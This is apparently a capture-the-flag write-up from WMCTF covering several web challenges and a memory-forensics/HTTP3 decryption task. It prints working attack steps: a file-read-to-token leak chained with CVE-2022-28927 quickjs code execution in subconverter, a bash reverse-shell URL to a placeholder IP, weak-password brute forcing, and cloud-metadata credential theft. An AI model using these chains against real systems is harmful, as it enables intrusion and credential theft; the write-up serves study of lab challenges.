   git clone to local search `getUrlArg.*"url"` There are 7 places where the url parameter is used. Reading these 7 places, I found that `https://github.com/tindy2013/subconverter/blob/f9713b43b92dad81bc2e51a9fbe355d559fb9294/src/handler/interfaces.cpp#L1244` 's getScript function directly decodes the url parameter base64 and passes it to fetchFile (`https://github.com/tindy2013/subconverter/blob/f9713b43b92dad81bc2e51a9fbe355d559fb9294/ src/handler/multithread.cpp#L77`), and in fetchFile, for local files, the file name is passed into fileGet (`https://github.com/tindy2013/subconverter/blob/f9713b43b92dad81bc2e51a9fbe355d559fb9294/src/utils/file.cpp#L20`), only the path escape is

checked in fileGet, no filtering operation is done for important files such as pref.toml, so it is possible to read pref.toml to leak api_ access_token to access interfaces that require a token to access.
The getScript function corresponds to the /qx-script route, so visit `/qx-script?url=cHJlZi50b21s` to read the token.

3. A simple search shows that subconverter previously exploded with arbitrary code execution cve (CVE-2022-28927), using the os.exec method that comes with quickjs to execute system commands. subconverter authors fixed this by making all places that use quickjs require a token (`https://github.com/tindy2013/subconverter/commit/ce8d2bd0f13f05fcbd2ed90755d097f402393dd3`). Now that the token has been obtained, you can use the previous cve to rce.
4. Due to the restriction to url target token parameter only, other rce points are not available. Here (`https://github.com/tindy2013/subconverter/blob/f9713b43b92dad81bc2e51a9fbe355d559fb9294/src/generator/config/nodemanip.cpp#L54`), which corresponds to the /sub route, if the url passed in starts with script:, it will treat the content behind as a local path, and read the file of this local path as js through fileGet to execute the parse method inside. Here the simplest getflag method writes the flag to the file and reads it with the previous `/qx-script` . You can also bounce the shell for manual operation.

```
function parse(x){
  console.log("success")
  os.exec(["bash","-c","/readflag > flaaaaaag"])
}
```

5. Since fileGet can only read local files, here we also need to land a local file using subconverter's caching feature. A simple test or reading of the source code shows that subconverter's caching mechanism is to create a cache in the . /cache directory to create a md5 file with the name url to be used as a cache. For example, if my url is `http://vps/1.js` , then the cache file is `./cache/63ff1abb5db4fd2df0498c46a44565c8` . So it can be rce by script:include local js.

```
/sub?target=clash&url=http://vps/1.js
/sub?target=clash&url=script:cache/63ff1abb5db4fd2df0498c46a44565c8,1&token=xxx
/qx-script?url=ZmxhYWFhYWFn
```

• nanoScore

First register an account, the URL can be found via dirsearch: /register.html. After registering and logging in, you will be automatically redirected to \flag and prompted that you need ADMIN privileges to get the flag.

The new subpage \users can be found by dirsearch in the login state, which has all registered users' usernames and creation dates.

Notice the exception of the topic First Blood being cancelled, the ID of the First Blood submitter forging the ID of the sponsor, and the title Hint that says "First Blood is the sponsor, but it is very helpful to solve the problem", all There are indications that this First Blood is also part of the title.

If First Blood also got the flag by registering and logging in, then TA's account must have been created before First Blood submitted the flag, and through /users we can find that only the first five accounts were registered earlier than First Blood's submission time, so one of these five accounts must have ADMIN privileges.

Noticing that the fifth user is named Ha1c9on, which is one of the common IDs used by the organizer, seems even more strange. Weak password bursting, the password is 123456, then log in his account can automatically get the flag, copy the job successfully!

This question was inspired by the observation of the Web contestants' habits: when they registered their test accounts, they used to enter weak passwords that were convenient for them, but once they finished the challenge, others could steal the victory through the TA's account. In fact, in this CTF, in addition to the questioner's account being successfully blasted, there were many other players' accounts being successfully blasted by weak passwords.

166lover

1. Figure out that is a Rocket application and has Cargo.tml leaked.
2. Download it and find the application name "static-files" and download the binary.
3. Run it with debug mode or Write a example application by yourself to find out the route has been registered.
4. Figure out both of the debug route have done, one is js sandbox, the another one is python "sandbox". Just think them as a black box and test them.
5. Run python code to RCE.
6. ps -ef, You will find /flag has been deleted when the instance booted.
7. Use Alibabacloud metadata to get the host instance metadata, And a worker role on it. https://help.aliyun.com/document_detail/214777.html / /meta-data/ram/security-credentials/
8. Use metadata api to get the temp credentials.
9. Use temp credentials to invoke api GetAuthorizationToken. https://help.aliyun.com/document_detail/72334.html
10. Pull image from alibabacloud image registry with username cr_temp_user and authorizationToken as its password. Image: registry.cn-hangzhou.aliyuncs.com/glzjin/6166lover You may know these from the challenge domain, I have deployed in hangzhou of alibabacloud k8s service(ACK). And know the author name is glzjin, and the challenge name 6166lover.
11. After pull it, just run it with docker run -it registry.cn-hangzhou.aliyuncs.com/glzjin/6166lover bash, and you may get the flag on the image. Thank you:

Just get your reverse shell like that:


```
http://6166lover.cf8a086c34bdb47138be0b5d5b15b067a.cn-
hangzhou.alicontainer.com:81/debug/wnihwi2h2i2j1no1_path_wj2mm?
code=__import__(%27os%27).system(%27bash -c "bash -i >%26
/dev/tcp/<your_ip>/<your_port> 0>%261"')
```

And maybe you have to find out a way to fork your process that not jam this application because it's deployed on k8s with a health check.


MISC

1! 5!

1. Open the traffic, you can find that consists of two parts, composed of quic and tcp, first look at the bottom tcp



2. You can see that there is websockets traffic and you can find that each segment sends encrypted data



3. extract it all as a backup, manually or script can be, you can see that it is some encrypted content, but do not know how to encrypt, keep it first, look at the memory
4. Analyze the memory and find that it is a lime image, which means it is a linux system image

```
strings memory.mem |grep 'Linux version'
```


Get the key information, Linux version 4.19.0-21-amd64, and found to be debian system, after kernel search

Deep Security 12.0 Supported Linux Kernels (trendmicro.com), we can learn that it is a debian10 system

5. Download the iso and install it, and then create the corresponding symbol table image to facilitate subsequent forensics


```
git clone https://github.com/volatilityfoundation/volatility.git
cd volatility
pip2 install pycrypto
pip2 install distorm3
cd tools/linux
make
cd ../../
zip volatility/plugins/overlays/linux/Debian10.zip tools/linux/module.dwarf
/boot/System.map-4.19.0-21-amd64
```

Finally, use python2 vol.py --info | grep debian to find that the symbol table was created successfully



6. Perform memory forensics and check the history of commands

```
python2 vol.py -f ../memory.mem --profile=Linuxdebian10×64 linux_bash
```



```
7 UTC+0000   apt update
7 UTC+0000   apt install open-vm-tools
7 UTC+0000   apt install open-vm-tools-desktop
7 UTC+0000   deb http://mirrors.aliyun.com/debian/ buster main non-free contrib
5 UTC+0000   nano /var/www/html/eval.js
4 UTC+0000   nano /var/www/html/eval.js
4 UTC+0000   nano /var/www/html/eval.js
```

7. according to the history, you can find the server running another http3 a server, which coincides with the flow of quic, and recorded the path of SSLKEYLOGFILE, you can see that it is on the desktop, and then at the end found the eval.js, which is rather strange
8. look at the process

```
00    1000    /bin/bash
00    1000    su
      0       bash
      0       /usr/sbin/apache2 -k start
      33      /usr/sbin/apache2 -k start
      33      /usr/sbin/apache2 -k start
00    1000    konqueror [kdeinit5] --mimetype text/html file:///home/
00    1000    /usr/lib/x86_64-linux-gnu/qt5/libexec/QtWebEngineProcess --type=zygote --lang=en-US
```

indicates that the server running apache2.

```
-1    -1      [kworker/dying]
1000  1000    desktop.so [kdeinit5] desktop local:/run/user/1000/klau
1000  1000    /usr/bin/konsole
1000  1000    /bin/bash
1000  1000    su
0     0       bash
0     0       [kworker/u256:1]
0     0       [kworker/0:1]
0     0       nano /var/www/html/eval.js
0     0       /sbin/insmod ./lime-4.19.0-21-amd64.ko path=../../memory.mem format=lime
```

again met eval.js instructions are more important, try to use linux_find_file command to find

9. For the disadvantage of vol, it is not possible to find the cache address of the target file by linux_find_file.

```
root@MiWiFi-RA80-srv:/home/snowywar/Desktop/volatility# python2 vol.py -f ../memory.mem --profile=Linuxdebian10x64 linux_find_file -F '/var/www/html/eval.js'
Volatility Foundation Volatility Framework 2.6.1
root@MiWiFi-RA80-srv:/home/snowywar/Desktop/volatility# python2 vol.py -f ../memory.mem --profile=Linuxdebian10x64 linux_find_file -F '/home/snowywar/Desktop/sslkeylog.tx
Volatility Foundation Volatility Framework 2.6.1
root@MiWiFi-RA80-srv:/home/snowywar/Desktop/volatility#
```

Due to the nature of memory mirroring and the fact that we already have the key information, we quickly filter our key content by strings

10. By strings memory.mem|grep eval, to quickly locate our relevant information

You can see a lot of eval.js related content, you can notice a rather peculiar string of eval beginning js code

Combining the position of the data before and after, we can confirm that the js is the content of eval.js, and assign it out for deobfuscation.

11. By unobfuscating it, we can get the following code

```
function randomString(e) {
    e = e || 32;
    var t = "ABCDEFGHJKMNPQRSTWXYZabcdefhijkmnprstwxyz2345678",
        a = t.length,
        n = "";
    for (i = 0; i < e; i++) n += t.charAt(Math.floor(Math.random() * a));
    return n
}

function encrypto(a, b, c) {
    if (typeof a !== 'string' || typeof b !== 'number' || typeof c !== 'number') {
        return
    }
    let resultList = [];
    c = c <= 25 ? c : c % 25;
    for (let i = 0; i < a.length; i++) {
        let charCode = a.charCodeAt(i);
        charCode = (charCode * 1) ^ b;
        charCode = charCode.toString(c);
        resultList.push(charCode)
    }
    let splitStr = String.fromCharCode(c + 97);
    let resultStr = resultList.join(splitStr);
    return resultStr
}
var b1 = new Encode() var ws = new WebSocket("ws://localhost:2303/flag");
ws.onopen = function(a) {
    console.log("Connection open ...");
    ws.send("flag")
};
ws.onmessage = function(a) {
    var b = randomString(5) n = a.data res = n.padEnd(9, b) s1 = encrypto(res, 15, 25)
f1 = b1.encode(s1) ws.send(f1) console.log('Connection Send:' + f1)
};
ws.onclose = function(a) {
    console.log("Connection closed.")
};

function Encode() {
    _keyStr = "/128GhIoPQROSTeUbADfgHijKLM+n0pFWXY456xyzB7=39VaqrstJklmNuZvwcdEC";
    this.encode = function(a) {
        var b = "";
        var c, chr2, chr3, enc1, enc2, enc3, enc4;
        var i = 0;
```

```
        a = _utf8_encode(a);
        while (i < a.length) {
            c = a.charCodeAt(i++);
            chr2 = a.charCodeAt(i++);
            chr3 = a.charCodeAt(i++);
            enc1 = c >> 2;
            enc2 = ((c & 3) << 4) | (chr2 >> 4);
            enc3 = ((chr2 & 15) << 2) | (chr3 >> 6);
            enc4 = chr3 & 63;
            if (isNaN(chr2)) {
                enc3 = enc4 = 64
            } else if (isNaN(chr3)) {
                enc4 = 64
            }
            b = b + _keyStr.charAt(enc1) + _keyStr.charAt(enc2) + _keyStr.charAt(enc3) +
_keyStr.charAt(enc4)
        }
        return b
    }
    _utf8_encode = function(a) {
        a = a.replace(/\r\n/g, "\n");
        var b = "";
        for (var n = 0; n < a.length; n++) {
            var c = a.charCodeAt(n);
            if (c < 128) {
                b += String.fromCharCode(c)
            } else if ((c > 127) && (c < 2048)) {
                b += String.fromCharCode((c >> 6) | 192);
                b += String.fromCharCode((c & 63) | 128)
            } else {
                b += String.fromCharCode((c >> 12) | 224);
                b += String.fromCharCode(((c >> 6) & 63) | 128);
                b += String.fromCharCode((c & 63) | 128)
            }
        }
        return b
    }
}
```

12. After analysis, we can find that the process is: the websocket connects to the server, sends the flag field to it, then the server sends the plaintext flag to the html, and sends it out again through encryption


Encryption process: firstly, a randomly generated string is added after the flag field, and then the encryption of iso-or is performed, and finally the base64 operation of the table change is performed.

At this point we can also write a string of js code to decrypt the fields

13. Decryption code

```
<script>
var str1 ="待解密的字符串"
function Base64() {
    var _keyStr = "/128GhIoPQROSTeUbADfgHijKLM+n0pFWXY456xyzB7=39VaqrstJklmNuZvwcdEC";

    this.decode = function(input) {
        var output = "";
        var chr1, chr2, chr3;
        var enc1, enc2, enc3, enc4;
        var i = 0;
        input = input.replace(/[^A-Za-z0-9\+\/\=]/g, "");
        while (i < input.length) {
            enc1 = _keyStr.indexOf(input.charAt(i++));
            enc2 = _keyStr.indexOf(input.charAt(i++));
            enc3 = _keyStr.indexOf(input.charAt(i++));
            enc4 = _keyStr.indexOf(input.charAt(i++));
            chr1 = (enc1 << 2) | (enc2 >> 4);
            chr2 = ((enc2 & 15) << 4) | (enc3 >> 2);
            chr3 = ((enc3 & 3) << 6) | enc4;
            output = output + String.fromCharCode(chr1);
            if (enc3 != 64) {
                output = output + String.fromCharCode(chr2);
            }
            if (enc4 != 64) {
                output = output + String.fromCharCode(chr3);
            }
        }
        output = _utf8_decode(output);
        return output;
    }

    var _utf8_decode = function (utftext) {
        var string = "";
        var i = 0;
        var c = 0;
        var c1 = 0;
        var c2 = 0;
        while (i < utftext.length) {
            c = utftext.charCodeAt(i);
            if (c < 128) {
                string += String.fromCharCode(c);
                i++;
            } else if ((c > 191) && (c < 224)) {
                c1 = utftext.charCodeAt(i + 1);
```

```
                string += String.fromCharCode(((c & 31) << 6) | (c1 & 63));
                i += 2;
            } else {
                c1 = utftext.charCodeAt(i + 1);
                c2 = utftext.charCodeAt(i + 2);
                string += String.fromCharCode(((c & 15) << 12) | ((c1 & 63) << 6) | (c2
& 63));
                i += 3;
            }
        }
        return string;
    }
}

function decrypto( str, xor, hex ) {
  if ( typeof str !== 'string' || typeof xor !== 'number' || typeof hex !== 'number') {
    return;
  }
  let strCharList = [];
  let resultList = [];
  hex = hex <= 25 ? hex : hex % 25;
  let splitStr = String.fromCharCode(hex + 97);
  strCharList = str.split(splitStr);

  for ( let i=0; i<strCharList.length; i++ ) {

    let charCode = parseInt(strCharList[i], hex);

    charCode = (charCode * 1) ^ xor;
    let strChar = String.fromCharCode(charCode);
    resultList.push(strChar);
  }
  let resultStr = resultList.join('');
  return resultStr;
}

var base = new Base64()
b64 = base.decode(str1)
console.log(b64)
s1 = decrypto(b64,15,25)
console.log(s1[0])


</script>
```



14. successfully decrypt the first half, get the first half flag:WMCTF{LOL_StR1ngs_1s_F@ke_BUT
15. traffic and quic traffic need to be decrypted, combined with the previous learned sslkeylog.txt, we can also be quickly locked by strings

Here to examine the knowledge of the sslkeylog key segment, here article: NSS Key Log Format - Firefox Source Docs documentation (mozilla.org)

Then just filter by strings once as follows


```
CLIENT_HANDSHAKE_TRAFFIC_SECRET
SERVER_HANDSHAKE_TRAFFIC_SECRET
CLIENT_TRAFFIC_SECRET_0
SERVER_TRAFFIC_SECRET_0
```

Four key segments can be

16. The content of the final spliced sslkeylog is

```
CLIENT_HANDSHAKE_TRAFFIC_SECRET
1002eec63c7da0d66827ebc83af50e00550704d76420b1d039f9ef2222641dd2
48f1197d22ef93778c14f15ddbbf9a53df20cf74c9c68b9f3073fa9f405da995
SERVER_HANDSHAKE_TRAFFIC_SECRET
1002eec63c7da0d66827ebc83af50e00550704d76420b1d039f9ef2222641dd2
38b4671e9ded337c7066e3830563f4519f3bf4effb13d046c2e62847329f0787
CLIENT_TRAFFIC_SECRET_0 1002eec63c7da0d66827ebc83af50e00550704d76420b1d039f9ef2222641dd2
457d3990a971aad9a308ea0af62db5745d99a75e0c484487289f9e760b33a43f
SERVER_TRAFFIC_SECRET_0 1002eec63c7da0d66827ebc83af50e00550704d76420b1d039f9ef2222641dd2
dc730355e51308929f66eabb06458080459810bdd6b27de884a1c1fdc5385b1e
```

17. Finally, in wireshark edit Preferences TLS can be set




Then you can successfully unlock the traffic of http3

```
7 0.005538566   192.168.231.128  192.168.31.73    QUIC    1294 Initial, DCID=6f1728e8, PKN:
8 0.006118370   192.168.231.128  192.168.31.73    QUIC     143 Protected Payload (KP0), DCI
9 0.006169089   192.168.231.128  192.168.31.73    QUIC      72 Protected Payload (KP0), DCI
0 0.006666554   192.168.231.128  192.168.31.73    HTTP3    112 Protected Payload (KP0), DCI
1 0.006906919   192.168.31.73    192.168.231.128  QUIC      78 Handshake, SCID=6f1728e8, PKI
2 0.007056865   192.168.231.128  192.168.31.73    HTTP3     70 Protected Payload (KP0), DCI
3 0.007317855   192.168.31.73    192.168.231.128  QUIC      66 Protected Payload (KP0), PKN
4 0.007695136   192.168.31.73    192.168.231.128  QUIC     309 Protected Payload (KP0), PKN
5 0.008019502   192.168.31.73    192.168.231.128  QUIC      66 Protected Payload (KP0), PKN
6 0.008377716   192.168.31.73    192.168.231.128  HTTP3     87 Protected Payload (KP0), PKN
7 0.008539896   192.168.231.128  192.168.31.73    QUIC      70 Protected Payload (KP0), DCI
8 0.009133560   192.168.31.73    192.168.231.128  QUIC      64 Protected Payload (KP0), PKN
```

```
    .... .... .... .... .... .... .... .... .... .... .... .... .... .... .... ..0. = Stream direction: Bidirect
Stream Data: 01290000508e0be25c2e3cbb215dd66e05e69a67d1c1d75f10839bd9ab5f508bed6988b4…
text Transfer Protocol Version 3
pe: HEADERS (0x0000000000000001)
ngth: 41
ame Payload: 0000508e0be25c2e3cbb215dd66e05e69a67d1c1d75f10839bd9ab5f508bed6988b4c753…
```

```
19 00 09 00 01 29 00 00  50 8e 0b e2 5c 2e 3c bb   ·····)·· P···\.<·
21 5d d6 6e 05 e6 9a 67  d1 c1 d7 5f 10 83 9b d9   !]·n···g ···_····
ab 5f 50 8b ed 69 88 b4  c7 53 1e fd fa d8 67      ·_P··i·· ·S····g
```

18. Finally get the second half of the flags,



19.The final flags are：WMCTF{LOL_StR1ngs_1s_F@ke_BUT_HTTP3_1s_C000L}

